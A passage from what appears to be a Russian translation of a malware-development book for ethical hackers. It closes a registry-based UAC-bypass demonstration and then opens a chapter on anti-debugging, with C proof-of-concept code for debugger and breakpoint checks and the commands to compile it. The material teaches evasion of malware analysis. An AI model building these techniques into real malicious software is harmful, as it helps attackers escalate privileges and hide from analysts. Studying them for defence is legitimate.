


Рисунок 4.28. Компиляция PoC

Затем выполним описанную процедуру на целевом устройстве, в нашем сценарии - Windows 10 x64 версии 1903:

```
> .\hack.exe
```

На машине с Windows 10 получаем следующее:




Рисунок 4.29. Запуск hack.exe

Очевидно, что приложение `cmd.exe` было запущено. Ещё раз проверим структуру реестра:

```
> reg query "HKCU\Software\Classes\ms-settings\Shell\open\command"
```

Результат выполнения этой команды выглядит так:




Рисунок 4.30. Повторная проверка записей реестра

Очевидно, что реестр был успешно изменён.

Теперь проверим права в текущем активном сеансе `cmd.exe`:

```
> whoami /priv
```

На машине с Windows 10 x64 это выглядит следующим образом:

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
```

Рисунок 4.31. Проверка привилегий

Запустим Process Hacker 2 с правами администратора и проверим наш сеанс `cmd.exe`:




Рисунок 4.32. Повышенные привилегии cmd.exe

А вот как он выглядит на вкладке General:




Рисунок 4.33. Свойства процесса cmd.exe

Как видите, всё сработало безупречно.

Различные виды вредоносного ПО используют этот метод, чтобы сначала повысить целостность процесса со среднего уровня до высокого, а затем посредством манипулирования токенами перейти с высокого уровня на системный.

Все эти и многие другие методы применяются злоумышленниками в реальных атаках; такие приёмы используются в большинстве вредоносных программ.

Подробнее их можно изучить, например, на этой странице: MITRE ATT&CK.

Итоги

Завершая это глубокое погружение в повышение привилегий в скомпрометированных системах Windows, читатели получают не только дополнительные теоретические знания, но и практические навыки, выходящие за рамки понимания большинства людей.

Манипулирование токенами доступа становится одним из важнейших инструментов повышения привилегий. Благодаря реальному примеру, помогающему усвоить материал на практике, читатели теперь умеют выполнять сложную последовательность действий, необходимую для получения доступа к защищённой учётной записи. Представленный исходный код служит маяком, указывающим путь к освоению этого важного навыка.

Далее мы погрузились в мир кражи паролей - чрезвычайно важного навыка в области кибербезопасности. Обладая сведениями из этой главы, читатели теперь умеют создавать вредоносные программы-стилеры, похищающие пароль другого пользователя. Практический пример вместе с полным исходным кодом превращает теоретические знания в реальный опыт.

В грандиозной симфонии методов повышения привилегий центральное место занимает подмена порядка поиска DLL, демонстрирующая свою стратегическую важность. Теперь читатели не только понимают, как работает этот метод, но и знают, как успешно его применять. Реальный пример, подчёркивающий практическую направленность главы, помогает читателю лучше освоить этот сложный навык.

В кульминации нашего путешествия UAC раскрывает свои тонкости. Читатели учатся обходить его защиту. Реальные примеры с исходным кодом наглядно объясняют методы преодоления барьеров UAC.

В следующих главах мы обсудим, как защищать наше вредоносное ПО. Существует множество различных методов противодействия анализу: защита от отладки, виртуальных машин и дизассемблирования. Прежде всего мы увидим, как приложение может определить, что его отлаживает или исследует аналитик; некоторые из этих методов будут рассмотрены в следующей главе.

Глава 5. Приёмы противодействия отладке

Разделы этой главы показывают, как аналитик может определить, выполняется ли отладка или исследование приложения. Существует множество методов обнаружения отладки; некоторые из них будут рассмотрены в этой главе. Разумеется, аналитик способен нейтрализовать любой метод, однако одни методы сложнее других.

В этой главе рассматриваются следующие основные темы:

• Обнаружение присутствия отладчика.
• Выявление точек останова.
• Обнаружение флагов и артефактов.

Технические требования

В этой главе для разработки и демонстрации мы будем использовать виртуальные машины Kali Linux и Parrot Security OS, а в качестве машины жертвы - Windows 10.

Для компиляции примеров я использую MinGW для Linux, который устанавливаю следующей командой:

```
$ sudo apt install mingw-*
```

В практических примерах этой главы также используется GitHub.

Обнаружение присутствия отладчика

Первым делом необходимо определить, выполняется ли приложение с подключённым отладчиком. Существует множество разных способов обнаружения отладки, и некоторые из них мы рассмотрим. Разумеется, аналитик вредоносного ПО может снизить риск, создаваемый любой методикой, однако одни методы реализовать сложнее, чем другие.

Можно запросить у операционной системы, подключён ли отладчик. Функция `IsDebuggerPresent` проверяет, установлен ли флаг `BeingDebugged` в блоке окружения процесса (PEB):

```
BOOL IsDebuggerPresent();
```

Соответствующая документация доступна по адресу: документация Microsoft.

Практический пример 1

Полный исходный код доказательства концепции (PoC) выглядит следующим образом:

```
/*
 * Разработка вредоносного ПО для этичных хакеров
 * hack.c - приёмы противодействия отладке
 * обнаружение отладчика
 * автор: @cocomelonc
 */

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
```

```
// Функция проверки присутствия отладчика
bool IsDebuggerPresentCheck() {
  return IsDebuggerPresent() == TRUE;
}

// Функция, имитирующая основную функциональность
void hack() {
  MessageBox(NULL, "Meow!", "=^..^=", MB_OK);
}

int main() {
  // Проверить присутствие отладчика
  if (IsDebuggerPresentCheck()) {
    printf("debugger detected! exiting...\n");
    return 1;  // выйти, если присутствует отладчик
  }
  // Основная функциональность
  hack();
  return 0;
}
```

Посмотрим на всё в действии. Скомпилируем исходный код нашего PoC:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

Результат выполнения этой команды в Kali Linux выглядит так:




Рисунок 5.1. Компиляция нашей вредоносной программы

Затем откроем её в x64dbg. В нашем случае на виртуальной машине Windows 10 x64 это выглядит следующим образом:




Рисунок 5.2. Запуск нашей вредоносной программы через x64dbg

Логика противодействия отладке сработала как ожидалось. Просто идеально!

Другой приём обнаружения отладчика использует ещё одну функцию. Функция `CheckRemoteDebuggerPresent()` проверяет, подключён ли к текущему процессу отладчик, работающий в другом процессе на той же машине.

Практический пример 2

Логика проверки выглядит следующим образом:

```
// Функция проверки присутствия отладчика
bool DebuggerCheck() {
  BOOL result;
  CheckRemoteDebuggerPresent(GetCurrentProcess(), &result);
  return result;
}
int main() {
  // Проверить присутствие отладчика
  if (DebuggerCheck()) {
    MessageBox(NULL, "Bow-wow!", "=^..^=", MB_OK);
    return 1;  // выйти, если присутствует отладчик
  }
  // Основная функциональность
  // какие-либо хакерские действия
  return 0;
}
```

Посмотрим на всё в действии. Скомпилируем исходный код нашего PoC:

```
$ x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

Результат выполнения этой команды в Kali Linux выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter05/01-detect-debug]
└─$ x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/inclu
de/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -f
merge-all-constants -static-libstdc++ -static-libgcc -fpermissive -w

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter05/01-detect-debug]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 19 11:50 hack2.exe
```

Рисунок 5.3. Компиляция нашей вредоносной программы

Затем откроем её в отладчике x64dbg. В нашем случае на виртуальной машине Windows 10 x64 это выглядит следующим образом:




Рисунок 5.4. Запуск нашей вредоносной программы через x64dbg

Если запустить её без подключения отладчика:

```
> .\hack2.exe
```

Результат выполнения этой команды в Windows выглядит следующим образом:




Рисунок 5.5. Запуск вредоносной программы без подключения к отладчику

Как видите, логика противодействия отладке сработала как ожидалось. Просто идеально!

Выявление точек останова

Проверка разрешений страниц памяти может помочь выявить точки останова, установленные отладчиком в программе. Сначала необходимо определить общее число страниц в рабочем наборе процесса и выделить достаточно большой буфер для хранения всех соответствующих сведений. Затем следует перебрать страницы памяти и проверить связанные с каждой разрешения, уделяя особое внимание исполняемым страницам. Мы анализируем каждую исполняемую страницу, чтобы определить, используется ли её оператор IF процессами помимо текущего. По умолчанию страницы памяти совместно используются всеми одновременно работающими программами. Однако после операции записи, например вставки инструкции `INT 3` в код, копия страницы отображается в виртуальную память процесса. Из-за этого механизма копирования при записи после операции записи страница перестаёт быть общей.

Практический пример

Ниже приведён простой код PoC на C, демонстрирующий логику проверки разрешений страниц памяти для обнаружения точек останова: GitHub.

Посмотрим на всё в действии. Скомпилируем наш PoC на машине атакующего с Kali Linux x64 или Parrot Security OS:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -lpsapi
```

Результат выполнения этой команды в Kali Linux выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter05/02-breakpoints]
└─$ i686-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w6
4/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgc
c -Wl,--disable-stdcall-fixup

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter05/02-breakpoints]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Apr 14 18:41 hack.exe
```

Рисунок 5.6. Компиляция кода PoC

Затем на машине жертвы, в моём случае Windows 10 x64, запустим отладчик:




Рисунок 5.7. Запуск отладчика

Затем подключимся к нашему процессу `hack.exe`:




Рисунок 5.8. Подключение к hack.exe

Как видите, наша логика сработала: отладчик обнаружен:

